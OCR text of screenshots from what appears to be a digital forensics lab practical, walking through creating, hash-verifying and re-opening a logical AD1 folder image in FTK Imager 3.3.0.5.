







AccessData FTK Imager 3.3.0.5
File View Mode Help
Evidence Tree
File List
Name
Size
Type
Date Modified
Select Source
Please Select the Source Evidence Type
Physical Drive
Logical Drive
Image File
Contents of a Folder
(logical file-level analysis only; excludes deleted, unallocated, etc.)
Fernico Device (multiple CD/DVD)
< Back
Next >
Cancel
Help
Custom Content Sources
Evidence:File System|Path|File
Options
New
Edit
Remove
Remove All
Create Image
Properties
Hex Value Int...
Custom Conte...
For User Guide, press F1
NUM
Document1 - Micros...
AccessData FTK Ima...
11:44 AM



FTK Imager
You have chosen to create a logical image of the contents of a folder. The image created will include only logical files. It will not include any file system metadata, deleted files, unallocated space, etc. It cannot be converted to a sector image (such as .E01) because it does not store sector information.
Although logical images can be examined in FTK Imager 2.x or newer, FTK 1.x only supports AD1 images in version 1.62.1 and newer.
Do you want to continue?
Yes
No



Select File
Evidence Source Selection
Please enter the source path:
D:\MSC_PART1
Browse...
< Back
Finish
Cancel
Help



Create Image
Image Source
D:\MSC_PART1
Starting Evidence Number:
1
Image Destination(s)
Add...
Edit...
Remove
Add Overflow Location
Verify images after they are created
Precalculate Progress Statistics
Create directory listings of all files in the image after they are created
Start
Cancel



Evidence Item Information
Case Number:
c002
Evidence Number:
002
Unique Description:
folder
Examiner:
vijay
Notes:
imp
< Back
Next >
Cancel
Help



Select Image Destination
Image Destination Folder
D:\cases
Browse
Image Filename (Excluding Extension)
msc3
Image Fragment Size (MB)
For Raw, E01, and AFF formats: 0 = do not fragment
1500
Compression (0=None, 1=Fastest, ..., 9=Smallest)
6
Use AD Encryption
Filter by File Owner
< Back
Finish
Cancel
Help



Create Image
Image Source
D:\MSC_PART1
Starting Evidence Number:
1
Image Destination(s)
D:\cases\msc3 [Logical image]
Add...
Edit...
Remove
Add Overflow Location
Verify images after they are created
Precalculate Progress Statistics
Create directory listings of all files in the image after they are created
Start
Cancel



Drive/Image Verify Results
Name
msc3.ad1
MD5 Hash
Computed hash
66573e5175fc28a69c05e7b934633709
Report Hash
66573e5175fc28a69c05e7b934633709
Verify result
Match
SHA1 Hash
Computed hash
ecf04bad01cd2833324ec8140a77b1e5c1
Report Hash
ecf04bad01cd2833324ec8140a77b1e5c1
Verify result
Match
Close



Creating Image...
Image Source:
D:\MSC_PART1
Destination:
D:\cases\msc3
Status:
Image created successfully
Progress
Elapsed time:
0:00:01
Estimated time left:
Image Summary...
Close


AccessData FTK Imager 3.3.0.5
File View Mode Help
Add Evidence Item...
Add All Attached Devices
Image Mounting...
Remove Evidence Item
Remove All Evidence Items
Create Disk Image...
Export Disk Image...
Export Logical Image (AD1)...
Add to Custom Content Image (AD1)
Create Custom Content Image (AD1)...
Decrypt AD1 image...
Verify Drive/Image...
Capture Memory...
Obtain Protected Files...
Detect EFS Encryption
Export Files...
Export File Hash List...
Export Directory Listing...
Exit
File List
Name
Size
Type
Date Modified
New
Edit
Remove
Remove All
Create Image
Properties
Hex Value Int...
Custom Conte...
Adds evidence from disk, image file, or folder
NUM


Select Source
Please Select the Source Evidence Type
Physical Drive
Logical Drive
Image File
Contents of a Folder
(logical file-level analysis only; excludes deleted, unallocated, etc.)
< Back
Next >
Cancel
Help


Open
Computer ▸ New Volume (D:) ▸ cases
Search cases
Organize
New folder
Favorites
Libraries
Documents
Pictures
Computer
Local Disk (C:)
New Volume (D:)
New Volume (F:)
Network
Name
Date modified
Type
msc.ad1 8/28/2018 11:24 AM AD1 File
msc.ad1 8/28/2018 11:24 AM TXT File
msc1.ad1 8/28/2018 11:28 AM AD1 File
msc1.ad1 8/28/2018 11:28 AM TXT File
msc3.ad1 8/28/2018 11:46 AM AD1 File
msc3.ad1 8/28/2018 11:46 AM TXT File
File name: msc3.ad1
All Files (*.*)
Open
Cancel



Select File
Evidence Source Selection
Please enter the source path:
D:\cases\msc3.ad1
Browse...
< Back
Finish
Cancel
Help


AccessData FTK Imager 3.3.0.5
File View Mode Help
Evidence Tree
msc3.ad1
D:\MSC_PART1 [AD1]
ADBMS
TIME PASS PRACTICE
Assignment 1
Assignment 1.zip
File List
Name Size Type Date Modified
SITE 1.docx 12 Regular File 8/20/2018 7:17:...
site2.docx 12 Regular File 8/20/2018 7:25:...
SYSTEM.docx 14 Regular File 8/20/2018 7:17:...
Custom Content Sources
Evidence:File System|Path|File Options
New Edit Remove Remove All Create Image
Properties Hex Value Int... Custom Conte...
Cursor pos = 0
msc3.ad1/D:\MSC_PART1 [AD1]/ADBMS/TIME PASS PRACTICE/Assignment 1/SITE 1.docx
NUM

Practical – 9 : Registry Editor

